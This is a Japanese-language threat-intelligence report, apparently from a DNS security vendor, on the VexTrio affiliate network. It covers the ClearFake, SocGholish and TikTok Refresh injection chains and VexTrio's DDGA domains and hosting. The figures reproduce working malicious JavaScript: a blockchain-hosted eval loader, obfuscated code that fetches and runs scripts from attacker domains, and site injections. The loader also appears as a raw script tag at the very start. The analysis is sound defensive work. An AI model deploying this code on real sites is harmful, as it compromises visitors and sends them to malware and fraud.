<script src="https://cdn.ethers.io/lib/ethers-5.2.umd.min.js" type="application/javascript"></script><script src="data:text/javascript;base64,YXN5bmMgZnVuY3Rpb24gbG9hZCgpe2xldCBwcm92aWRlcj1uZXcgZXRoZXJzLnByb3ZpZGVycy5Kc29uUnBjUHJvdmlkZXIoImh0dHBzOi8vYnNjLWRhdGFzZWVkMS5iaW5hbmNlLm9yZy8iKSxzaWduZXI9cHJvdmlkZXIuZ2V0U2lnbmVyKCksYWRkcmVzcz0iMHg3ZjM2RDkyOTJlN2M3MEEyMDRmYUNDMmQyNTU0NzVBODYxNDg3YzYwIixBQkk9W3tpbnB1dHM6W3tpbnRlcm5hbFR5cGU6InN0cmluZyIsbmFtZToiX2xpbmsiLHR5cGU6InN0cmluZyJ9XSxuYW1lOiJ1cGRhdGUiLG91dHB1dHM6W10sc3RhdGVNdXRhYmlsaXR5OiJub25wYXlhYmxlIix0eXBlOiJmdW5jdGlvbiJ9LHtpbnB1dHM6W10sbmFtZToiZ2V0IixvdXRwdXRzOlt7aW50ZXJuYWxUeXBlOiJzdHJpbmciLG5hbWU6IiIsdHlwZToic3RyaW5nIn1dLHN0YXRlTXV0YWJpbGl0eToidmlldyIsdHlwZToiZnVuY3Rpb24ifSx7aW5wdXRzOltdLG5hbWU6ImxpbmsiLG91dHB1dHM6W3tpbnRlcm5hbFR5cGU6InN0cmluZyIsbmFtZToiIix0eXBlOiJzdHJpbmciifV0sc3RhdGVNdXRhYmlsaXR5OiJ2aWV3Iix0eXBlOiJmdW5jdGlvbiJ9XSxjb250cmFjdD1uZXcgZXRoZXJzLkNvbnRyYWN0KGFkZHJlc3MsQUJJLHByb3ZpZGVyKSxsaW5rPWF3YWl0IGNvbnRyYWN0LmdldCgpO2V2YWwoYXRvYihsaW5rKSl9d2luZG93Lm9ubG9hZD1sb2FkOw==" ></script><link rel="icon" href="https

図 *8*：*ClearFake* による侵害された *Web* サイトへのコードインジェクション

Base64 コードブロックのデコードされたバージョンでは、Binance への HTTP API 呼び出しを実行する JavaScript が発見されました（図9）。

```
async function load(){let provider=new ethers.providers.JsonRpcProvider("https://bsc-dataseed1.binance.org/"),signer=provider.getSigner(),address="0x7f36D9292e7c70A204faCC2d255475A861487c60",ABI=[{inputs:[{internalType:"string",name:"_link",type:"string"}],name:"update",outputs:[],stateMutability:"nonpayable",type:"function"},{inputs:[],name:"get",outputs:[{internalType:"string",name:"",type:"string"}],stateMutability:"view",type:"function"},{inputs:[],name:"link",outputs:[{internalType:"string",name:"",type:"string"}],stateMutability:"view",type:"function"}],contract=new ethers.Contract(address,ABI,provider),link=await contract.get();eval(atob(link))}window.onload=load;
```

図 *9*：*Binance* との対話用 *JavaScript*

BSC ネットワークは、Base64 でエンコードされ、16 進文字に変換された別の難読化 JavaScript で呼び出しに応答しました（図10）。この戦術は「EtherHiding」とも呼ばれ、BSC を悪用してブロックチェーントランザクション内の悪意のあるコードを隠すものです。

```
function _0x5de119(){const _0x5de119=['6S8112RHUzSo','responseTe','1472ESwsuo','send','2v/','open','16359VbjvoL','JcZiB','5764746fJxkNc','88veyuYV','72528kSJEyA','257740pCEnSB','880970qySIPZ','rybskitche','54828XwGvdA','230rTpUmh','n.com/fEOV','GET','https://ma','152mYcqVX','riIAN'];_0x5de119=function(){return _0x5de119;};return _0x5de119();}function _0x1cbf(_0x2a502a,_0x2fd733){const _0x1f3414=_0x5de119();return _0x1cbf=function(_0x7ddc4,_0x45ea7e){_0x7ddc4=_0x7ddc4-(-0x1525+0x170a+0x2*-0x5);let _0x160394=_0x1f3414[_0x7ddc4];return _0x160394;},_0x1cbf(_0x2a502a,_0x2fd733);}(function(_0x5aeef2,_0x33bf85){const _0x1e6ea2=_0x1cbf,_0xfa7b86=_0x5aeef2();while(!![]){try{const _0xb7fa99=-parseInt(_0x1e6ea2(0x1ed))/(-0xb1e*-0x3+0x235f+-0x44b8)+parseInt(_0x1e6ea2(0x1eb))/(-0x1866+-0x30a+0x1b72)*(-parseInt(_0x1e6ea2(0x1de))/(0x7f1+-0xbd3*0x2+0xfb8))+-parseInt(_0x1e6ea2(0x1e2))/(0x14b8+0x11*0x10f+-0x26b3)*(parseInt(_0x1e6ea2(0x1e7))/(-0x110d*0x1+0x2285+-0x1173))+parseInt(_0x1e6ea2(0x1e0))/(0x2042+0x787+0x15f*-0x1d)+-parseInt(_0x1e6ea2(0x1e3))/(-0x1*0x696+-0x1693+-0x3a6*-0x8)+-parseInt(_0x1e6ea2(0x1ef))/(-0xd1e+0x20f6+-0x13d0)*(-parseInt(_0x1e6ea2(0x1e6))/(-0x2*0xa47+-0xd1+-0x112*-0x14))+-parseInt(_0x1e6ea2(0x1e4))/(-0x3*0x92d+0x583*0x1+0x160e*0x1)*(-parseInt(_0x1e6ea2(0x1e1))/(0x1*-0x977+0x20dd+-0x175b));if(_0xb7fa99===_0x33bf85)break;else _0xfa7b86['push'](_0xfa7b86['shift']());}catch(_0x2d48be){_0xfa7b86['push'](_0xfa7b86['shift']());}}}(_0x5c195,-0x17b33d+0xebcf1+-0x8f45*-0x27),eval((()=>{const _0x1ff06e=_0x1cbf,_0x2f6ee5={'riIAN':_0x1ff06e(0x1e9),'JcZiB':_0x1ff06e(0x1ea)+_0x1ff06e(0x1e5)+_0x1ff06e(0x1e8)+_0x1ff06e(0x1dc)};let _0x59b466=new XMLHttpRequest();return _0x59b466[_0x1ff06e(0x1dd)](_0x2f6ee5[_0x1ff06e(0x1ec)],_0x2f6ee5[_0x1ff06e(0x1df)],!(0x5c7+0x2517+-0x2add)),_0x59b466[_0x1ff06e(0x1db)](null),_0x59b466[_0x1ff06e(0x1ee)+'xt'];})()));
```

図 *10*：*BSC*に隠された、難読化された *JavaScript*

ClearFake は JavaScript の難読化を解除した後、ClearFake アクターが運営し、Keitaro ソフトウェアを実行する TDS サーバに XMLHttpRequest を送信しました（図 11）。

```
eval(
  (() => {
    let _0x59b466 = new XMLHttpRequest()
    return (
      _0x59b466.open('GET', 'https://marybskitchen.com/fEOV2v/', false),
      _0x59b466.send(null),
      _0x59b466.responseText
    )
  })()
)
```

図 *11*：難読化が解除された *ClearFake TDS* への *JavaScript* クエリ

ClearFake の Keitaro TDS サーバーは、難読化されていない JavaScript でリクエストに応答しました（図 12 を参照）。被害者が 24 時間以内に侵害された Web サイトにアクセスしていない場合、Web サイトの任意の場所をクリックすると、JavaScript によってフロントポップアップウィンドウが起動され、VexTrio TDS URL：`hXXps://allprizeshub[.]life/?t=popunder&o=apqk0hv&u=nlq8mwa` が読み込まれます。上述したとおり、パラメータ `o=apqk0hv` と `u=nlq8mwa` は ClearFake のみが使用します。

```
var popunder = {
    expire: 1,
    url: "https://allprizeshub.life/?t=popunder&o=apqk0hv&u=nlq8mwa"
};
! function() {
    var W, $ = popunder.url || "http://google.com",
        o = "click",
        a = "popunder", // name of cookie
        c = popunder.clicks_num || 1,
        x = popunder.expire || 24,
        e = document.documentElement,
        n = "undefined",
        d = typeof popunder.path != n ? ";path=" + popunder.path : "",
        r = function() {
            0 == --c && (document.cookie.match(/(^|\W)popunder=1(\W|$)/) || (window.open($, a, "width=1024,height=768,res
izable=1,toolbar=1,location=1,menubar=1,status=1,scrollbars=1"), window.focus(), (W = new Date).setTime(W.getTime() + 360
0 * x * 1000), document.cookie = a + "=1; expires=" + W.toGMTString() + d))
        };
    typeof e.addEventListener != n ? e.addEventListener(o, r, !1) : typeof e.attachEvent != n && e.attachEvent("on" + o,
r)
}();
```

図 *12*：ポップアップウィンドウ経由で *VexTrio* にリダイレクトする *ClearFake* の *JavaScript*

ClearFake のアクターは、BSC でホストされる難読化された JavaScript 内で Keitaro TDS サーバーの場所を定期的に更新するために、ブロックチェーントランザクションを介してスマートコントラクトを変更しています。今回の調査では、BNB Smart Chain Explorer を使用して、前述の Base64 でエンコードされた JavaScript で参照されているウォレットアドレスを検索しました。この検索では、図 13 に示すように、125 件（この記事の執筆時点）のトランザクション結果ページが生成されています。BSC テクノロジーの性質上、スマートコントラクトはいったん導入されると、自律的に動作し、無効にできません。こうした環境により、ClearFake は悪意のあるコードを無料でホストし、回復力のある運用を達成する方法を手に入れることができます。




図 *13*：ウォレット *0x7f36D9292e7c70A204faCC2d255475A861487c60* のブロックチェーントランザクション

ClearFake の Keitaro TDS サーバーは、12 月 5 日から 7 日まで、Web サイト訪問者を VexTrio TDS エンドポイントにリダイレクトしていました。その後、ClearFake の活動は減少しており、Chrome の偽のアップデート実行ファイルを配信する典型的な手口はまだ確認されていません。最近の攻撃チェーンは、VexTrio インフラストラクチャまたは怪しげなギャンブル Web ページ（`prom-gg[.]com` と `go[.]clicksme[.]org`）にリダイレクトされています。

SOCGHOLISH

SocGholish は、2017 年から活動している JavaScript ベースのマルウェアです。SocGholish のアクターは、2022 年 4 月以前から VexTrio のアフィリエイトとなっています。ドライブバイ侵害戦術を使用し、被害者候補を獲得するために脆弱な Web サイトに悪質な JavaScript を注入します。SocGholish は、ユーザーエージェント、IP アドレス、ブラウザの Cookie に基づいて、初めてサイトを訪問する Windows OS ユーザーのみをターゲットにします。SocGholish による脆弱性の悪用方法と互換性のない訪問者（macOS デバイスなど）でも、アクターはなお Web トラフィックを活用するために、VexTrio TDS サーバーにリダイレクトします。

SocGholish の互換性チェックを満たす Web サイト訪問者は、ブラウザの更新ソフトウェアを装った悪意のあるペイロード（Windows JavaScript）のダウンロードを促されます。この偽のプロンプトに騙されてペイロードを実行すると、スクリプトは被害者の Windows 環境に関する情報を収集し、SocGholish C2 に送信します。この情報が SocGholish のターゲット基準を満たす場合、C2 は感染したマシンにビーコン信号を継続的に送信するよう命令します。満たさない場合、C2 は JavaScript の終了を指示します。SocGholish はビーコンを介して被害者のシステムに後続のマルウェア（ランサムウェア、リモートアクセストロイの木馬など）を導入する可能性があります。SocGholish のアクターは、Parrot TDS や Keitaro ソフトウェアを実行するものなど、さまざまなタイプの TDS サーバーを運営しています。Parrot TDS は、16,000 を超える侵害された Web サイトをサポートする多数の Web サーバーで構成されています。[14]セキュリティコミュニティは、Parrot TDS が SocGholish のインフラストラクチャに Web トラフィックをリダイレクトしていることのみを確認しており、両者が同じエンティティによって制御されていると評価しています。

以下は、SocGholish が macOS デバイスを使用している Web サイト訪問者を VexTrio ネットワークにリダイレクトした事例について説明しています。2023 年 12 月 16 日に発生したこの活動は、特定の脅威アクターがすべての Web トラフィックを潜在的なビジネスチャンスとして扱う顕著な例です。

1. ユーザーは、JavaScript の複数ブロックが注入されている、侵害された Web サイトを訪問します。このスクリプトは SocGholish の多数の Keitaro TDS サーバーを呼び出します
2. 複数の注入があるため、いずれかの注入が最初に実行を完了し、次の段階に進む可能性があるという競合状態があります
3. SocGholish Keitaro TDS に対して HTTP リクエストが行われます
4. ユーザーエージェントが Windows ベースの場合、最初の呼び出しからの応答は、偽のブラウザのおとりコンテンツと Windows JavaScript ペイロード用のブロブを提供するセカンドステージの SocGholish サーバーにつながります。観察によると、セカンドステージのドメインは常にドメインシャドウイングによって作成されたサブドメインです。[15]
5. ユーザーエージェントが MacOS ベースの場合、同じ Keitaro TDS が応答しますが、パスは異なります。
6. Keitaro に対するこの 2 番目の呼び出しは、VexTrio TDS への 302 リダイレクトで応答します。

12 月 16 日の例では、アクターは侵害されたサイトの `/wp-content/themes/frealestate/js/viewportchecker.js` パスに 11 行の外部コードを挿入しました。このコードブロックには、SocGholish Keitaro TDS サーバーに対する 3 通りのクエリの実行方法が表示されていました。そのうちの 1 つは難読化されたコードを、残りはプレーンテキストを使用していました。このブログの後半では、侵害された Web サイトの基本 HTML ページに目立つように配置されているプレーンテキストの SocGholish JavaScript インジェクションについて詳しく説明します。

図 *14*：*3* つの異なる *HTTP* リクエストメソッドを示す *SocGholish* の *JavaScript* インジェクション

上記の図 14 の各コード行では、Keitaro ソフトウェアを実行している SocGholish TDS サーバーへの HTTP リクエストの送信を試みています。リクエストに関連するユーザーエージェントは Safari であるため、TDS は、異なる URL パスを使用して同じ TDS ドメインを呼び出す別の JavaScript を使用してクエリに応答します。これらのパスは TDS ドメインに固有の、Keitaro ソフトウェアの成果物であり、TDS サーバー上の特定のリソースに静的に割り当てられます。例えば、Keitaro ドメイン `machinetext[.]org` には、次の 2 つのパスがあります。

1. `hXXps://machinetext[.]org/q7RzzRnM` – JavaScript インジェクション内のステージ 1 の TDS パス
2. `hXXps://machinetext[.]org/3kLWqNMc` – VexTrio TDS にリダイレクトするステージ 2 の TDS パス

SocGholish の侵害を受けたすべてのサイトで、ドメイン `machinetext[.]org` を参照するインジェクションは、常に /q7RzzRnM パスを指します。目的は、セキュリティソリューションや脅威研究者による検出を回避するのに役立つ要素をフィルタリングするだけでなく、Windows システムを macOS と区別することにあります。

最後に、ステージ 2 Keitaro の `/3kLWqNMc` パスは、次の VexTrio TDS への HTTP 302 リダイレクトで応答しました。

`hXXps://greatbonushere[.]top/?u=4dkpaew&o=81yk607&cid=2p6u305e5k29r`

ClearFake と同様に、SocGholish に割り当てられる u/o パラメータ値の組み合わせは一意であり、属性と使用タイムラインの発見に役立ちます。SocGholish ではこれらの一意の u/o パラメータ値に基づく VexTrio へのリダイレクトを 2022 年 4 月以前から実施しています。下図 15 は、Fiddler による攻撃チェーンの完全なキャプチャを示しており、侵害された Web サイトは、SocGholish の TDS、VexTrio の TDS、VexTrio の不正なロボットキャプチャコンテンツの順にリダイレクトされています。

#	Re...	Protocol	Host	URL	Body	Comments
1	200	HTTPS	[redacted]	/	34,006	Compromised site main URL
2	200	HTTPS	[redacted]	/wp-content/themes/frealestate/js/viewportchecker.js?...	19,430	SocGholish injections
3	200	HTTPS	machinetext.org	/q7RzzRnM	86,987	SocGholish Keitaro redirecting to new path
4	302	HTTPS	machinetext.org	/3kLWqNMc	0	SocGholish Keitaro redirecting to VexTrio
5	200	HTTPS	greatbonushere.top	/?u=4dkpaew&o=81yk607&cid=2p6u305e5k29r	38,190	VexTrio TDS with SocGholish u/o
6	200	HTTPS	1656.dooroftcon.live	/clydiyyk/article1656.doc?u=4dkpaew&o=81yk607&cid=...	3,526	VexTrio TDS
7	302	HTTPS	1656.dooroftcon.live	/web/?sid=t2~1gmp5mc5vgxjzyrtapqdqxca	215	VexTrio TDS
8	200	HTTPS	re-captha-version-3-49.top	/ms/robot4/?c=edc3bd3f-dd89-4c4e-aefc-91cf754a3ae...	59,711	VexTrio Robot

図 *15*：*Fiddler* による *SocGholish* から *VexTrio* への攻撃チェーンのキャプチャ

TIKTOK REFRESH

このアフィリエイトは、人気のインターネットプロファイルエンティティを模倣し、一般的キーワードを使用する類似ドメインを登録します。これらのドメインの一部は、Web トラフィックを VexTrio などのアフィリエイトネットワークにリダイレクトするために割り当てられます。割り当てられたドメインは、サブドメイン名「tiktok」（例：`tiktok[.]megastok[.]top`）を一貫して使用し、ClearFake が使用するのと同じ VexTrio の TDS（`prizes-topwin[.]life`）にリダイレクトします。この TDS ドメインは、主に Web トラフィックを VexTrio の出会い系キャンペーンとロボット CAPTCHA キャンペーンにリダイレクトしています。Web サイト訪問者が VexTrio のターゲット条件を満たしていない場合、Google Play ストアのデフォルトの Tinder アプリダウンロードページにリダイレクトされます。

ClearFake とは異なり、TikTok Refresh は Web サイト訪問者をリダイレクトするために JavaScript を使用しません。代わりに、HTML メタタグを使用して被害者の Web ページを更新し、VexTrio TDS の場所にリダイレクトします（図 16）。アフィリエイト追跡パラメータの値（`/?u=rdwp60t&o=9qheffd`）も ClearFake が使用する値と異なる点に注目してください。

```
<!DOCTYPE html>
<html lang="en">
<head>
    <img src="//whos[.]amung[.]us/pingjs/?k=depopolador&t=The Depopolador Global&x=hXXps://www[.]
    <meta http-equiv="Refresh" content="0;url=hXXps://prizes-topwin[.]life/?u=rdwp60t&o=9qheffd">
</head>
<body>

</body>
</html>
```

図 *16*：*VexTrio TDS* へのリダイレクトに使用される *HTML* メタタグ

ドメイン分析

VexTrio は、非常に多くのドメインを登録して世界中で広範囲に攻撃を実行する、活発な DNS 脅威アクターです。その活動方式により、ネットワークログにかなりのフットプリントを残すことが多いため、今回の調査で過去 2 年間の活動を広範囲に調査し、DNS パターンを特定することが可能になりました。Infoblox ソリューションは DNS シグネチャを使用して、VexTrio ドメインを事前に検出し、ブロックします。最近、VexTrio はインフラストラクチャの大部分を共有ホスティングプロバイダーに移行したため、追跡がより困難になっています。ただし、これらのドメインは、私たちのツールで検出可能な独自の特性を引き続き示しています。このセクションでは、VexTrio ドメインのパターンと DNS での動作について詳しく説明します。

DDGA

DDGA ドメインは VexTrio ネットワークで重要な役割を果たします。これらのドメインは多目的であり、後述する「キャンペーン」セクションで説明するように、TDS としても悪意のあるコンテンツのホストとしても機能します。DDGA の使用は、VexTrio がアフィリエイトネットワークとして成功し、サイバー界で生き残る大きな要因となっています。増え続ける一方の大量のドメインコレクションは、インターネットプロバイダーがインフラストラクチャをダウンさせることを困難にしています。DDGA アルゴリズムについては過去の発表文書で説明したため、ここでは前回のレポート以降に見られた変化について統計的に説明します。

VexTrio の DDGA 辞書は増え続けており、これまでに、過去の DDGA 検出から 4,518 個の固有単語が抽出されています。ちなみに、ドメイン名内のすべての単語を正確に検索できる単語抽出ツールを構築するのは難しく、VexTrio が短い 2 文字の単語を使っている場合、この課題を達成するのはさらに困難になります。一般に、VexTrio が辞書の初期に導入した単語は、図 17 のワードクラウドに見られるように、すべての DDGA ドメインで使用数が高くなる傾向を示しています。一部のドメインは、ほぼ同じ時期に辞書に追加されたにもかかわらず、姉妹語よりもはるかに高い使用率を示しています。これは、VexTrio の DDGA アルゴリズムが完全にランダム化されていないか、辞書から一部の単語が削除されていることを示しています（例えば、「table」という単語は、2023 年 2 月 5 日以降、VexTrio DDGA ドメインでは使用されていません）。

図 *17*：*VexTrio DDGA* ワードクラウド

VexTrio の辞書に新しい単語が追加されたかどうかは、その単語が名前に使用されているドメインのうち最も古い登録日を持つものを見つけて判断します。下図 18 では、ドメイン作成日と比較して新しく追加された単語の頻度が示されています。この活動は、VexTrio の継続的な進化の一例であり、TTP やツールキットのほか、ドメイン名と TLD の選択肢を常に更新しています。そのため、ドメイン履歴に基づく静的な単語リストや TLD に単純に頼るのは、VexTrio ドメインを包括的に検出するための効果的なアプローチとは言えません。




図 *18*：*VexTrio* の辞書に新しい単語が追加される頻度

DNSインフラストラクチャ

最初の報告以降、VexTrio のインフラストラクチャで観察された最大の変化の1つが、専用サーバーから共有ホスティングへのドメインの大量移行です。これは、VexTrio が多大な労力を注いで TTP を変更し、セキュリティシステムからの検出阻止を図っていることの表れです。下図 19 はこの DNS 再構成を視覚化したものです。図のノード（または黒い点）は、VexTrio の DDGA ドメイン、TDS ドメイン、または専用ネームサーバーのいずれかを表しています。ノードをつなぐ赤いエッジは、ある時点において VexTrio の専用サーバーでホストされていたドメインを表しています。青いエッジは、ドメインが共有ホスティングサービスプロバイダーに割り当てられていることを示します。時間の経過に伴い、多数の VexTrio アセットが専用ホスティングから共有ホスティング（Cloudflare、NameSilo、OVH など）に移行したことがわかります。




図19：*VexTrio* ドメインの専用サーバー（赤いエッジ）から共有インフラストラクチャ（青いエッジ）への移行

VexTrio は共有ホスティングに加えて、専用ネームサーバーから共有ネームサーバーにも移行しています。かつて専用ネームサーバーで処理されていた VexTrio 管理ドメインのうち、現在までに共有ネームサーバーに切り替え済みのものの割合は、55% を超えています。図 20 は、現在共有インフラストラクチャ上にあるドメイン（青いエッジ）と、これまで専用ネームサーバーに割り当てられていたすべてのドメイン（ピンクのエッジ）が比較されています。図では明示されていませんが、VexTrio ドメインの 1% 未満がパーキングサービスに割り当てられています（緑のエッジで表示）。通常、使い捨ての DDGA ドメインを運用する脅威アクターは、このサービスをごく短期間使用します。一方、VexTrio は DDGA ドメインを継続的に再利用しており、例えば、2022 年初頭に作成され、2023 年に何度も再利用された DDGA ドメインが確認されています。過去 2、3 年の間にパーキングに転用されたドメイン数はごくわずかであることから、ドメインの所有権の長期間保持が VexTrioの一般的な慣行であることが浮き彫りになります。




図 20：共有スペースの *VexTrio* ドメインのクラスターサイズ（青）と過去の専用ネームサーバー（ピンク）

攻撃ベクトル

今回の調査では、VexTrio アフィリエイトネットワークのアクターから被害者のトラフィックを収集する複数の方法を観察しました。VexTrio ネットワークに参加しているアクター数の多さから見て、被害者トラフィックの収集方法は、総体的に多種多様であることがわかります。最も一般的な攻撃ベクトルであるドライブバイ侵害では、脆弱なバージョンの WordPress ソフトウェアを実行している Web サイトを標的とします。アクターはこの攻撃の足掛かりとして、脆弱な Web サイトを侵害し、HTML ページに悪意のある JavaScript を挿入します。通常、この JavaScript には、被害者を他の悪意のあるインフラストラクチャにリダイレクトする目的で、アクターが制御する TDS への参照が含まれています。スクリプトのコーディングスタイルはアクターによって異なりますが、通常は VexTrio TDS へのリダイレクトとして機能します。多くのアフィリエイトが関わっており、それぞれが独自の開発条件を持っているため、JavaScript インジェクションの複雑度はさまざまです。以下のセクションでは、こうした悪意のあるスクリプトの例をいくつか紹介するとともに、一部のアフィリエイトがスパムメールを介して攻撃を拡散していることを明示するアーティファクトについて説明します。

JAVASCRIPT インジェクション

アフィリエイトの中には、侵害した Web ソースページに、悪意のある目立つコードを敢えて残すアクターもいます。その実例となるのが、SocGholish アクターによって最近侵害された Web サイトです。SocGholish の以前のインジェクションは、はるかに複雑でした。最近の攻撃では、悪意のあるコードスニペットが明瞭に見え、難読化されていません。図 21 では、インドの中学校が管理する Web サイトのページソースを示しています。SocGholish のアクターはこの Web サイトを侵害し、HTML ページの上部に悪意のあるコードを配置しました。この JavaScript は、SocGholish の多数の TDS URL からスクリプトを動的かつ同期的にロードします。サーバーの 1 つがオフラインになった場合に攻撃チェーンが中断されないように、アクターは複数のサーバーにコード参照を追加することがよくあります。[16]

```
<script src = "https://code.jquery.com/jquery-3.3.1.min.js" ></script>
<script >
    var khutmhpx = document.createElement("script");
    khutmhpx.src = "https://getquery.org/cvV2pp71";
    document.getElementsByTagName("head")[0].appendChild(khutmhpx);
</script>
<script src = "https://code.jquery.com/jquery-3.3.1.min.js"></script>
<script >
    var khutmhpx = document.createElement("script");
    khutmhpx.src = "https://quaryget.org/Gb7XTy3b";
    document.getElementsByTagName("head")[0].appendChild(khutmhpx);
</script>
<script src = "https://code.jquery.com/jquery-3.3.1.min.js"></script>
<script >
    var khutmhpx = document.createElement("script");
    khutmhpx.src = "https://greenpapers.org/6gjyRhhQ";
    document.getElementsByTagName("head")[0].appendChild(khutmhpx);
</script>
<script src = "https://code.jquery.com/jquery-3.3.1.min.js"></script>
<script>
    var khutmhpx = document.createElement("script");
    khutmhpx.src = "https://dailytickyclock.org/Rz7kFbxJ";
    document.getElementsByTagName("head")[0].appendChild(khutmhpx);
</script>
```

図 *21*：*SocGholish* は複数の *TDS* サーバーから悪意のある *JavaScript* を動的に読み込みます。このスクリーンショットは、*SocGholish* のアクターが冗長性のために含めている複数の *TDS URL* を示しています。

難読化と類似ドメイン

VexTrio のアフィリエイトメンバーは、多くの場合、脆弱な Web サイトに注入する悪意のあるコードを難読化します。これにより、悪意のある活動を隠蔽し、研究者による検出を可能な限り回避しています。今回の調査で確認された多数の注入では、コードを非表示にするために、`atob()` と `String.fromCharCode()` JavaScript 方式がよく使用されています。これらの各関数により、それぞれ Base64 および 10 進エンコードがデコードされます。VexTrio と 1 年以上提携しているあるアフィリエイトアクターは、`atob()`、類似ドメイン、正当なサイトでよく見られるコードを組み合わせて使用し、アンチボットサービスになりすましています。この未知のアクターの TTP とコード注入スタイルは、VexTrio と提携している間ずっと一貫しています。

このアフィリエイトの管理下にある Web サイトをユーザーが訪問すると、インジェクトされた JavaScript は、パブリック IPアドレスやブラウザの言語設定など、被害者に関する情報を収集します（図 22）。

